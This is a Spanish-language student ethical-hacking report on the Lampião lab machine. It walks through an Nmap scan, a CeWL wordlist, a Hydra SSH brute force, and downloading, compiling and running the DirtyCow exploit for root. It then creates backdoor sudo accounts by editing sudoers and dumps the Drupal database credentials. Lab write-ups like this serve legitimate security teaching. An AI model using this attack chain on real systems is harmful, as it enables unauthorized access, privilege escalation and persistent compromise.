INFORME DE HACKING ÉTICO LAMPAIO

JOHAN CAMILO GARCÍA CARO

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA

INGENIERÍA TELECOMUNICACIONES E INFORMÁTICA

IX-NIVEL

SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE IMÁGENES

INTRODUCCIÓN

El presente informe resume las actividades realizadas durante una auditoría de seguridad autorizada. El objetivo fue identificar servicios expuestos, generar información útil para pruebas de acceso, comprobar la posibilidad de autenticación mediante fuerza bruta sobre servicios remotos, y verificar la capacidad de escalada de privilegios y persistencia en el sistema objetivo.

PALABRAS CLAVE

Reconocimiento de red(Nmap), Generación de wordlists (CeWL), Fuerza bruta (Hydra), SSH, Transferencia segura de archivos, Compilación de exploits, Escalada de privilegios local.

OBJETIVO GENERAL.

Verificar la postura de seguridad del host. mediante reconocimiento, explotación controlada y evaluación de la persistencia, con el fin de identificar riesgos críticos y proponer medidas de mitigación.


OBJETIVOS ESPECÍFICOS

1. Identificar hosts activos y servicios expuestos.
2. Generar y validar un diccionario personalizado a partir del contenido web del objetivo para su uso en pruebas de autenticación.
3. Evaluar la robustez de las credenciales del servicio SSH mediante pruebas de fuerza bruta controladas.
4. Analizar y comprobar la explotación local de una vulnerabilidad conocida para confirmar la posibilidad de escalada de privilegios.

ejecución de un escaneo de red realizado con la herramienta Nmap, utilizando el comando Nmap

La instrucción ejecutada permite:

- Detectar equipos activos dentro del rango de red
- Identificar puertos abiertos y servicios en ejecución, junto con sus versiones.
- Obtener información del sistema operativo y dirección MAC de los dispositivos detectados.



imagenes 1escaneo con Nmap


port state Service versión

22/tcp open ssh openssh 6.6.1p1 ubuntu 2ubuntu2.7 (ubuntu Linux; protocol 2.0)

80/tcp open http?


22/tcp open ssh openssh 6.6.1p1 ubuntu 2ubuntu2.7 (ubuntu Linux; protocol 2.0)

en este paso se iso la ejecución de cewl contra el servicio web alojado en http://192.10.10.13:1898/ con la intención de **generar un diccionario personalizado**. el comando captura y extrae palabras del contenido de la página y las guarda en el archivo diclampaiao.txt



imagenes 2 creacion del diccionario

en este paso se muestra el contenido del directorio del usuario y el conteo de líneas del archivo diclampaiao.txt. Se observa que en la carpeta existen archivos y herramientas relacionadas con auditoría. El diccionario generado previamente. El comando wc -l diclampaiao.txt devuelve **844**, indicando que el diccionario contiene 844 entradas un dato importante que confirma el tamaño del wordlist obtenido con CeWL y que se usará en posteriores pruebas de fuerza bruta o auditorías de contraseñas



imagenes 3 contenido del directorio

muestra el contenido del archivo diclampaiao.txt desplegado con cat.

```
┌──(root㉿vbox)-[/home/linux]
└─# cat diclampaiao.txt
Lampião
que
main
field
com
section
account
wrapper
Home
new
para
por
content
foi
uma
```

imagenes 4 despliegue del archivo diclampaiao

diclampaiao.txt

en este paso se hace la ejecución de **Hydra** para realizar un ataque de fuerza bruta contra el servicio **SSH** en 192.10.10.13, usando el usuario tiago y el wordlist diclampaiao.txt (hydra -l tiago -P diclampaiao.txt ssh://192.10.10.13). El resultado indica que se encontró una contraseña válida: Virgulino para el usuario tiago.


```
┌──(root㉿vbox)-[/home/linux]
└─# hydra -l tiago -P  diclampaiao.txt ssh://192.10.10.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 10:18:
34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844),
 ~53 tries per task
[DATA] attacking ssh://192.10.10.13:22/
[22][ssh] host: 192.10.10.13   login: tiago   password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete u
ntil end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 10:19:
22

┌──(root㉿vbox)-[/home/linux]
└─#
```

imagenes 5 ejecucion de hydra

en este paso se muestra una **sesión SSH** desde la máquina atacante hacia 192.10.10.13 con el usuario tiago


imagenes 6 sesión ssh

en este paso se muestra la sesión interactiva en el servidor obtenido por SSH donde el usuario tiago realiza reconocimiento local del sistema de archivos



imagenes 7 sistema de archivos

en este paso se muestra el contenido del archivo **/etc/passwd**



imagenes 8 archivos /etc/passwd

CREAR 2 USUARIOS PARA INGRESAR EN LA PÁGINA DE LAMPAIO

En este paso se hace la descarga de un exploit desde Exploit-DB utilizando el comando wget. En este caso se obtiene el archivo fotos.cpp desde la URL https://www.exploit-db.com/download/40847, que corresponde a un exploit publicado en la base de datos de vulnerabilidades públicas.

```
┌──(linux㉿vbox)-[~]
└─$ wget https://www.exploit-db.com/download/40847 -O fotos.cpp
--2025-09-16 20:26:46--  https://www.exploit-db.com/download/40847
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «fotos.cpp»

fotos.cpp                                   [ <=>

2025-09-16 20:26:50 (17,0 MB/s) - «fotos.cpp» guardado [10531]
```

imagenes 9 descarga del exploit

en este paso se transfirió el exploit fotos.cpp desde la máquina atacante al host comprometido 192.10.10.13 utilizando scp (scp fotos.cpp tiago@192.10.10.13:/home/tiago/). durante la operación se aceptó la huella del servidor y se autenticó con las credenciales del usuario tiago (obtenidas previamente). el archivo quedó guardado en /home/tiago/ para su posterior compilación y análisis local, paso necesario para verificar la explotación del servicio identificado.

```
┌──(linux㉿vbox)-[~]
└─$ scp fotos.cpp tiago@192.10.10.13:/home/tiago/
The authenticity of host '192.10.10.13 (192.10.10.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.10.10.13' (ED25519) to the list of known hosts.
tiago@192.10.10.13's password:
fotos.cpp
```

imagenes 10 transferencia del exploit

en este paso se verifica en el servidor la presencia del archivo fotos.cpp en el directorio home del usuario tiago. El listado (ls -la fotos.cpp) muestra que el fichero tiene tamaño **10531 bytes**, pertenece al usuario y grupo tiago y permisos -rw-rw-r--, lo que confirma que la transferencia por SCP fue exitosa.

```
tiago@lampiao:~$ ls
fotos.cpp
tiago@lampiao:~$ ls -la fotos.cpp
-rw-rw-r-- 1 tiago tiago 10531 Sep 16 22:50 fotos.cpp
tiago@lampiao:~$
```

imagenes 11 archivo fotos.cpp

en este paso se compila localmente el código fuente fotos.cpp en el servidor comprometido con el siguiente comando.

Este paso transforma el exploit en un ejecutable llamado documentos listos para su ejecución. Las opciones utilizadas activan avisos y normas de estilo optimización (-O2), especifican la versión de habilitan hilos (-pthread) y enlazan la biblioteca libutil (-lutil) si el exploit requiere utilidades del sistema. La compilación exitosa indica que el código está listo para probarse como parte de la fase controlada de explotación (siempre registrando resultados y manteniendo la autorización correspondiente).

```
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil
tiago@lampiao:~$
```

imagenes 12 ejecucion del exploit


la ejecución del exploit compilado en el sistema y su efecto el binario documento se hace ejecutable y se lanza con la opción para abrir un Shell (-s), momento en el que el exploit sobrescribe la contraseña mostrando "Password overridden to: dirtyCowFun" y se obtiene un prompt con privilegios de **root**.

```
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -S
Invalid parameter.

./documentos [-s] [-n] | [-h]

 -s  open directly a shell, if the exploit is successful;
 -n  combined with -s, doesn't restore the passwd file.
 -h  print this synopsis;

 If no param is specified, the program modifies the passwd file and exits.
 A copy of the passwd file will be create in the current directory as .ssh_bak
 (unprivileged user), if no parameter or -n is specified.

tiago@lampiao:~$ -s
-s: command not found
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
```

imagenes 13 privilegios root


en este paso se muestra la creación interactiva de una nueva cuenta de usuario en el sistema con el comando adduser Linux. El proceso añade el grupo y el usuario (UID 1001), crea el

directorio home /home/Linux, copia los archivos plantilla desde /etc/skel y solicita la contraseña y los datos del usuario (nombre completo, teléfono, etc.). Finalmente confirma la información y completa el alta del usuario.



imagenes 14 creacion del 1 usuario

la en este paso se hace elevación de privilegios y configuración de persistencia para la cuenta recién creada Linux. Se observan los comandos usermod -aG sudo linux y usermod -aG root Linux (añadiendo el usuario a los grupos sudo y root) y la línea echo "Linux ALL=(ALL:ALL) ALL" >> /etc/sudoers (añadiendo una entrada en /etc/sudoers que concede permisos sudo completos).



imagenes 15 elevación de privilegios

En esta parte del procedimiento se evidencia la creación de un nuevo usuario llamado **men** mediante el comando adduser. Durante el proceso se asigna automáticamente un nuevo grupo con el mismo nombre, se genera el directorio personal /home/men/ y se copian los archivos iniciales desde /etc/skel. Además, se establece una contraseña para el usuario y se solicita completar información adicional, aunque esta se dejó en blanco.

```
root@lampiao:~# adduser men
Adding user `men' ...
Adding new group `men' (1002) ...
Adding new user `men' (1002) with group `men' ...
Creating home directory `/home/men' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for men
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
```

imagenes 16 creacion del 2 usuario

en este paso al usuario **men** se le otorgan privilegios administrativos. Para ello:

- Se agrega al grupo **sudo** mediante usermod -aG sudo men.
- También se añade al grupo **root** con usermod -aG root men.
- Finalmente, se le concede acceso total en el archivo **/etc/sudoers**, permitiendo ejecutar cualquier comando con permisos de superusuario sin restricciones.

Este procedimiento garantiza que el usuario recién creado tenga control absoluto sobre el sistema.

```
root@lampiao:~#
root@lampiao:~# usermod -aG sudo men
root@lampiao:~# usermod -aG root men
root@lampiao:~# echo "men  ALL=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~#
```


imagenes 17 elevación de privilegios 2 usuario

en este paso se confirma el acceso exitoso al sistema con el nuevo usuario **Linux**, creado y configurado previamente con privilegios administrativos.

Al iniciar sesión, se observa:


- El sistema operativo es **Ubuntu 14.04.5 LTS** con kernel **4.4.0-31-generic**.

- El usuario **Linux** logra autenticarse y aparece registrado como el único usuario conectado.
- Se muestra el estado del sistema, incluyendo carga (0.0), memoria utilizada (23%) y dirección IP asignada (**192.10.10.13**).



imagenes 18 inicio de sesión exitoso con el 1 usuario

en este paso se muestra una sesión de consola local en el host comprometido donde el usuario **men** (cuenta creada durante la fase de post-explotación) ha iniciado sesión correctamente en **Ubuntu 14.04.5 LTS**. Se aprecia el mensaje de bienvenida del sistema, la hora del último Login, y un resumen del estado del equipo (carga, uso de memoria y la IP **192.10.10.13**).



imagenes 19 inicio de sesión exitoso con el 2 usuario

Se inició en el directorio personal del usuario root, donde se identificó un archivo denominado flag.txt. Posteriormente, se navegó hacia el directorio raíz / para visualizar la estructura principal del sistema. Al intentar acceder directamente a un directorio www desde la raíz, se evidenció que no existía en esa ubicación. Luego, se ingresó al directorio /var, dentro del cual sí se encontró la carpeta www. Finalmente, al acceder a /var/www/, se localizó el subdirectorio html, que corresponde al espacio habitual de publicación de contenido web en servidores Linux.

```
root@lampiao:~# ls
flag.txt
root@lampiao:~#  cd ..
root@lampiao:/# ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
root@lampiao:/# cd www
-su: cd: www: No such file or directory
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www#
```

imagenes 20 directorio root

Se identificó el archivo de configuración de una aplicación web, donde se especifican los parámetros de conexión a la base de datos. Dentro del arreglo $databases, se definió la conexión por defecto con los siguientes valores: nombre de la base de datos (drupal), usuario (drupaluser), contraseña (Virgulino), servidor (localhost) y motor de base de datos (mysql).

```
 *   $databases['default']['default'] = array(
 *     'driver' => 'sqlite',
 *     'database' => '/path/to/databasefilename',
 *   );
 * @endcode
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
```

imagenes 21 conexión base de datos

en este paso se accedió al directorio /var/www/html/, donde se encontraron múltiples archivos y carpetas relacionados con la instalación de un CMS (Drupal), incluyendo archivos de configuración, instalación y módulos. Posteriormente, se ingresó al directorio sites, dentro del cual se exploró la carpeta default. Allí se identificaron archivos clave como settings.php y default.settings.php, que contienen la configuración necesaria para el

funcionamiento del sitio web. Estos ficheros suelen ser esenciales para definir parámetros de conexión a la base de datos y ajustes específicos del sitio.

```
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a          INSTALL.pgsql.txt             misc        themes
authorize.php      install.php                   modules     update.php
CHANGELOG.txt      INSTALL.sqlite.txt            profiles    UPGRADE.txt
COPYRIGHT.txt      INSTALL.txt                   qrc.png     web.config
cron.php           lampiao.jpg                   README.txt  xmlrpc.php
includes           LICENSE.txt                   robots.txt
index.php          LuizGonzaga-LampiaoFalou.mp3  scripts
INSTALL.mysql.txt  MAINTAINERS.txt               sites
root@lampiao:/var/www/html# cd sites
root@lampiao:/var/www/html/sites# ls
all  default  example.sites.php  README.txt
root@lampiao:/var/www/html/sites# cd default
root@lampiao:/var/www/html/sites/default# ls
default.settings.php  files  settings.php
root@lampiao:/var/www/html/sites/default# ls
default.settings.php  files  settings.php
root@lampiao:/var/www/html/sites/default#
```


imagenes 22 directorio /var/www/html/

en este paso se estableció conexión a la base de datos MySQL utilizando las credenciales configuradas previamente (usuario: drupaluser, base de datos: drupal, host: localhost). El acceso se realizó con éxito mediante el cliente de línea de comandos de MySQL, mostrando la versión instalada del servidor y confirmando que la comunicación con la base de datos fue correcta. Este paso permite realizar consultas y operaciones sobre la base de datos del sistema Drupal.


```
tiago@lampiao:~$ mysql -u drupaluser -p -h localhost drupal
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

imagenes 23 mysql

Dentro de MySQL, se listaron las bases de datos disponibles en el servidor, encontrando dos: information_schema y drupal. Posteriormente, se seleccionó la base de datos drupal y se ejecutó la instrucción show tables; lo que permitió visualizar las tablas internas que gestionan la información. Entre ellas se identifican tablas relacionadas con acciones, bloques, roles, caché y otras estructuras propias del sistema Drupal, evidenciando la organización de los datos en el gestor.

